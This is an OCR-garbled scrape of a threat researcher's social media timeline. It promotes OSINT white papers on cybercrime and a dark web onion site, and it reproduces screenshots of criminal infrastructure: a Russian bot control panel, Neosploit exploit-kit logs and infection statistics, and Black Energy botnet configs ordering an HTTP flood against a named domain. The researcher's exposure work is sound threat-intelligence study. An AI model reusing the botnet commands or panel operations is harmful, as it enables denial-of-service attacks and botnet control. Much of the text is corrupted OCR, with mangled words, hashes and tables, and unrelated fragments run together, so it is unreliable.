
00:51

https://t.co/n6Llhftlm3 #ThreatIntelligence #ThreatHunting #threatintell #threatintel https://t.co/VCSQYbJbca

15 May 15 2022 00:40:38	a1bff42246414b358452b02087881622~	II Medium Risk	N/A	N/A	N/A
85 May 15 2022 00:39:03	ea1106b5e79f4e95bf2b66c0e3060d17~	1 Medium Risk	N/A	N/A	N/A
® May 15 2022 00:34:44	d2780aac63224df389628f5a032acd7e~	1 Medium Risk	N/A	N/A	N/A
85 May 15 2022 00:00:42	a45bbd677d7644db8515ce8cacf5c3c0~	1 Medium Risk	N/A	N/A	N/A
® May 14 2022 23:55:15	9e2dca6dadbd432a9215a83619317293~	1 Medium Risk	N/A	N/A	N/A
85 May 14 2022 23:25:45	c3f0062987934b67e66e9f716e49958f~	1 Medium Risk	N/A	N/A	N/A
® May 14 2022 23:25:20	de1bac25692f4cbb93f1657b21e7127d~	1 Medium Risk	N/A	N/A	N/A
B May 14 2022 23:08:37	007339e49dee4518817a58eb59e8e033~	1 Medium Risk	N/A	N/A	N/A
B May 14 2022 22:32:00	3b40b539070d428db360e5514ff98626~	1 Medium Risk	N/A	N/A	N/A
® May 14 2022 22:29:59	14077c0303a84ec682c735d1db38b08c~	1 Medium Risk	N/A	N/A	N/A
® May 14 2022 22:24:57	6b91d192bf694168a61b5cbb7e8546d9~	1 Medium Risk	N/A	N/A	N/A
B May 14 2022 22:21:34	d94e77056bee4clcsb26s363eb04s847~	1 Medium Risk	N/A	N/A	N/A
B May 14 2022 22:05:04	c005b5416884428aa9c2F7c26d758023~	1 Medium Risk	N/A	N/A	N/A
® May 14 2022 21:40:35	b0fda8d0e82a4411a1befdf423627aaa~	1 Medium Risk	N/A	N/A	N/A
(5) May 14 2022 21:39:17	26b7b23f6c084239985246abd84d34dc~	1 Medium Risk	N/A	N/A	N/A
R May 14 2022 21:01:50	Sc4FS142a1b14cf483ea107e73b92676~	1 Medium Risk	N/A	N/A	N/A
® May 14 2022 20:25:38	81e21a32de5d452e948e0081b9e2fc72~	1 Medium Risk	N/A	N/A	N/A

"Exposing TrickBot's Bitzlato Cryptocurrency Exchange - An OSINT Analysis" - https://t.co/MP9m6JRHMt #security #cybercrime #malware #threatintell #threatintel https://t.co/LCVgfvgNGP





10:55

@NCSCgov Here's my OSINT analysis - https://t.co/oF82LfFNqE here's the actual 1252

 \rightleftharpoons 1

10 - Friday

00:37

https://t.co/MP9m6JRHMt #security #cybercrime #malware #ThreatIntelligence #threathunting #threatintell #threatintel https://t.co/IYa8IuUWPz



12 - Sunday


07:45

O.K check this out inspired by a a recent @SOSIntel tweet. Takes you back to an old era of hardcore research and a lot of achievements and a lot of folks that I worked with. Got time? Grab my memoir from here - https://t.co/6V8OFTdISv [PDF] https://t.co/C6QLyC2IH9

≈1 ★2



I'm back! https://t.co/JTcqOaYgET https://t.co/qoFl3P9xwz



13 - Monday

03:14

"Setting them straight. Since the early days of humankind" - here's the URL for my new and permanent Dark Web Onion - https://t.co/tuxftqFJxO Bookmark this today and stay tuned for the actual daily issued updates. Thank you everyone and stay tuned. https://t.co/bu8hqNpZW0

THE FUTURE OF U.S INTELLIGENCE COMMUNITY AND INTELLIGENCE GATHERING

Welcome to Dancho Danchev's Dark Web Onion - "The Future of U.S Intelligence Community and Intelligence Gathering 2.0" - Proprietary and Community-Driven Single-Page Summary Proactively Offering General Security and Tailored Access Operations Recommendation Advice Including Proprietary access to OSINT Data on Key Individuals and Communities-Of-Notice Within the Security Industry Including Various Key Members of the Russian and Eastern European Cybercrime Underground Obtained Using OSINT (Open Source Intelligence) Techniques and Methodologies Including Technical Collection Using Public Sources Courtesy of the Project Operator

Project Operator: Dancho Danchov | Email: dancho.danchov@hush.com | Donate BitCoin: 1H74hr6hAk6v596DbhsueQgxq9eVgNqZv5

Dear Dark Web Onion visitor.



This is Danicho Danichev (Imps: libidanchev bloggod com) where you might know me and my research circa 2005-2020 from my Clearnet personal blog an ex-hacker from Bulgaria during the inframous hacker spree circa the 90's today's leading expect in the field of cybercrime research and threat infelligence gathering currently running one of the security industry's leading security publications which has already receive 5.6M page views since December. 2005 when or ingrismly launched it while I was busy working on <a href="https://doi.org/10.1008/news/edet-1.0008/news

The primary reason for taking to time an effort and work on this Dark Web Orion is to properly present one of the Dark Web largest and most popular cyberorime research and threat intelligence gathering including intelligence Community 2.0 type of project to thousands of Dark Web users potentially communicating a wast portion of my research with a new set of folks who might be interested in digging deeper into the world of cyberorime and who's behind it including to actually land a career position as cyberorime researchers or U.S Intelligence Community intelligence analysts.

The project aims to provide in-depth and never-relieased before technical and personally identifiable information on some of the Wieb's primary and most important cyberoriminals internationally including an in-depth overview of all the currency active U.K.S CCHO and MSA, oper surveillance and cyber intelligence programs and how they can work befire including how you can protect yourself from them including an in-depth discussion on various intelligence. Community 2 to exemple building methodosinges within or load easily undermine the current state of the security including in its extension some of the viry individuals behind the U.S and international security industry with the late to present a picture where Tailored Access and credibility operations can take place and possibly propose actual Tailored Access Operations including methods and techniques to protect yourself from such those of dataxis.

Keywords: Dark Web Onlon, Hacking, Hacker, Hackers, Dancho Danchev, Intelligence Studies, Intelligence Community, NSA, GCH2, Cyber Intelligence, Malkicous Software, Malware, Cyber Surveillance, Eavesdropping, Wiretapping, Top Secret Classified, Top Secret Program, Classified Program, Cybercrime, Data Mining, Big Data, Cybercrime Research, Threat Intelligence, Security Industry, Information Security, Information Security, Indianation Security, Computer Security, Computer Hacking, Nameor Security, Network Security, Network Hacking, Control, Asstrainatia Asstrainatia box six, Box.six, Box.six, Network, Cracks, Serials, Keygens, Key Generators, Hacking Fourth Community, Astrainatia, Astrainatia box six, Box.six, Box.six, Network, Cracks, Serials, Keygens, Key Generators, Hacker Search Engine, Cracks, Search Engine, Serials Search Engine, Threat Intelligence, Cybercrimed, Cybercrime Research, Malware, Idalicious Software, Botnet, Botnets, Breverse Engineering














09:53


My latest white paper for @whoisxmlapi - Exposing a Currently Active Domains Portfolio of Known 419 Scammers and International Fraudsters - An OSINT Analysis - https://t.co/S7zCx3XBBI [PDF] https://t.co/6A7HnIIqEH






My latest white paper for @whoisxmlapi - Exposing a Currently Active Domains Portfolio of Known 419 Scammers and International Fraudsters - An OSINT Analysis - Part Three - https://t.co/yFL8707eK7 [PDF] https://t.co/eMGlvdw4MO






My latest white paper for @whoisxmlapi - Exposing a Currently Active Domains Portfolio of Known Cybercrime Gangs and Cybercriminals Internationally - An OSINT Analysis - https://t.co/vRF3GpAHRa [PDF] https://t.co/qR3pUNw69z




My latest white paper for @whoisxmlapi - Exposing a Currently Active Domains Portfolio of Cybercrime-Friendly Forum Communities and Associated E-Shops for Stolen and Compromised Credit Card Details - An OSINT Analysis - https://t.co/etrerdRsJX [PDF] https://t.co/DkDHcz7POx



My latest white paper for @whoisxmlapi - Exposing a Currently Active Domains Portfolio of Known to Have Been Used by Ransomware Network Affiliate Based Participants Including Ransomware Gang Affiliates - An OSINT Analysis - https://t.co/t2J3dZYUGM [PDF] https://t.co/BVhTjrRUwE




My latest white paper for @whoisxmlapi - Exposing a Currently Active Domains Portfolio of Known to Have Been Used by Ransomware Network Affiliate Based Participants Including Ransomware Gang Affiliates - An OSINT Analysis - Part Two - https://t.co/VRpVyvFco6 https://t.co/EmiFrXBfM1



09:57

New white paper for @whoisxmlapi - Exposing a Currently Active Domains Portfolio of Known to Have Been Used by Ransomware Network Affiliate Based Participants Including Ransomware Gang Affiliates - An OSINT Analysis - Part Three - https://t.co/hSV1NmK8Ux https://t.co/sBTrmCoDrA



14 - Tuesday

05:03

https://t.co/0mE2p6LJ8C #security #cybercrime #malware #threatintell #threatintel #threatintelligence

11:29

Who is Dancho Danchev? - Part Two - https://t.co/8fZCXOM9R5 #security #cybercrime #malware #ThreatHunting #threatintell #threatintel https://t.co/3eAWrj9juf



17 - Friday

10:38

https://t.co/nPxuz7Aunn https://t.co/MAYklUNhU0



21 - Tuesday

Who wants or needs full offline copy of all of my publicly accessible research since December, 2005 which is approximately a 253GB torrent? Grab it from here - https://t.co/5cbzq0K3wb and check out my Dark Web Onion here - https://t.co/tuxftqFJxO https://t.co/cQseqX0L62

 $\bigstar 1$



24 - Friday

04:43

https://t.co/HY4BPMWUN5 #security #cybercrime #malware #ThreatIntelligence #threatintell #threatintel

10:08

Happy Friday! https://t.co/L042coTYnY

★6



25 - Saturday


04:44

https://t.co/u260ZdaslS #security #cybercrime #malware #ThreatHunting #threatintell #threatintel #threatintelligence

08:25

https://t.co/JTcqOaYgET https://t.co/mQRtzmDFXV






https://t.co/JTcqOaYgET https://t.co/m2zderVgSY



Using @MaltegoHQ even before it was cool. Case study: The Pay Per Install underground marketplace with outstanding results. Keep up the good work. https://t.co/rbGVqiKMFO





https://t.co/JTcqOaYgET https://t.co/JaBrBP9wGF





Total (3 days): 1569/0 Online:: 1466/0 New bots (2 hours): 1569 New bots (24 hours): 1569 3 days Country Day / Online 96 15% ■ AU(22) 22 / 20 AU 1% 19 / 19 13 / 12 CA(19) CA 1% 13% PH(89) DE 1% WR(60) 89 / 84 6% 3% ES 3/2 0% 6% **I** ID(37) VN 101/98 6% IN(159) 0% GB 6/6 ■ JP(25) 9/9 MY 1% CN(31) TR 16 / 14 1% US(120) SG 8/7 1% 18% KR 60 / 56 4% 24% KP 0/0 0% 37 / 36 2% ID 5% 4% HK 12 / 12 1% IN 158 / 150 10% TW 12 / 12 1% Online 25/24 JP 2% CN 31/26 2% 16% ■ AU(20) 2/2 120/110 NL 0% CA(19) 13% 8% US PH(84) 9% SE 1/1 0% ■ VN(98) BG 3/3 0% 3% KR(56)

CL

NG

IT

12 / 11

1/1

7/7

1%

0%

0%

6%

■ ID(36)

IN(151)


JP(24)



ОБНОВИТЬ
чек/листинг:
Получить список соксов ip:port Выбрать только валидные адреса (чекер)
Загрузка файлов: Путь до файла: Его имя на компьютере:
Имя Бота :
Выполнить сколько ботов (0=All) 0
Выполнение команд: команда:имя бота:
Выполнить 0 сколько ботов (0=All)
Выборка: Страна:
Выполнить
Полная статистика Сейчас ботов: 0

https://t.co/JTcqOaYgET https://t.co/Nq1xICDbrA

```
[2007-10-01 07:24:41] opening file neosploit.hits ...
[2007-10-01 07:24:41] opening file neosploit.loads ...
[2007-10-01 07:24:41] opening file neosploit.installs ...
[2007-10-01 07:24:41] opening file neosploit.refs ...
[2007-10-01 07:24:44] scheduled repairing of all databases ...
[2007-10-01 07:24:45] repaired was successfully.
[2007-10-01 07:24:45] congratulate! daemon has been started successfully!
[2007-10-01 07:26:00] opening file neosploit.hits ...
[2007-10-01 07:26:01] opening file neosploit.loads ...
[2007-10-01 07:26:01] opening file neosploit.installs ...
[2007-10-01 07:26:01] opening file neosploit.refs ...
[2007-10-01 07:26:04] scheduled repairing of all databases ...
[2007-10-01 07:26:04] repaired was successfully.
[2007-10-01 07:26:04] congratulate! daemon has been started successfully!
[2007-10-01 07:32:40] repairing of all databases with reset user 0×1ad5be0d...
[2007-10-01 07:32:41] repaired was successfully.
```







08:38

https://t.co/JTcqOaYgET https://t.co/wksssrpcW6










https://t.co/JTcqOaYgET https://t.co/iKgvjadWJF



FEATURES & BENEFITS



HIGHEST INDUSTRY COMMISSIONS



CO-BRANDING PROGRAM OPEN YOUR OWN SHOP



MOST POPULAR PHARMACY PRODUCTS



EASY ACCOUNT SETUP AND FRIENDLY SUPPORT



BIWEEKLY PAYMENTS AND PAYOUT-ON-DEMAND




ADVANCED REALTIME STATISTICS AND REPORTS






https://t.co/JTcqOaYgET https://t.co/DGyKagPLoH



Statistic F	teferer Co	untry C	lear Logout
(Operating sy	stem:	All
Linux			2
Other			20
Windows 20			19
Windows 20			8
Windows 98			9
Windows Vi			104
Windows XI			931
Windows Xf	SP2		459
	Browser		All/Load
↓ Firefox			133/0
↑ IE			964/24
	All	Load	%
IE 5.0:	5	0	0 %
IE 5.01:	5	5	100 %
IE 5.5:	2	2	100 %
IE 6.0:	489	232	47.44 %
IE 7.0:	458	4	0.87 %
IE 8.0:	5		0 %




Black Energy botnet status at 01:27:33 18.11.2008:


icmp freq = 10	icmp freq = 10	6	reg = 10	icmp freq = 10		
icmp_size = 2000	icmp_size = 2000		ize = 2000	icmp_size = 2000		
syn_freq = 10	syn_freq = 10	syn_fre		$syn_freq = 10$		
spoof_ip= 1	spoof_ip= 0	spoof_i		spoof_ip= 0		
attack_mode = 0	attack_mode = 0		mode = 0	$attack_mode = 0$		
max_sessions = 30	max_sessions = 30	max_se	essions = 30	$max_sessions = 30$		
http freq = 100	http freq = 50	http fre	ng = 50	http freq = 50		
http threads = 3	http_threads = 4	http://the	reads = 4	http threads = 4		
tcpudp freq = 20	topudp freq = 20		freg = 20	topudo freq = 20		
udp size = 1000	udo size = 1000		te = 1000	udp size = 1000		
tcp_size = 2000	tcp size = 2000		e = 2000	top_size = 2000		
cmd = flood http	cmd = flood http bobbear.co.uk		flood http bobbear.co.uk	cmd = flood http bobbea	e an ule	
ufreq = 5	ufreq = 5	ufreq =		ufreq = 5	r.co.ux	
botid = (not set)	botid = (not set)	botid =	(not set)	botid = (not set)		
icmp_freq = 10	icmp freq = 10		icmp_freq = 10	icmp freq = 10	icmp freq = 10	
icmp_size = 2000	icmp size = 2000		icmp_size = 2000	icmp size = 2000	icmp_size = 2000	
syn_freq = 10	syn freq = 10		syn freq = 10	syn freq = 30	syn freq = 10	
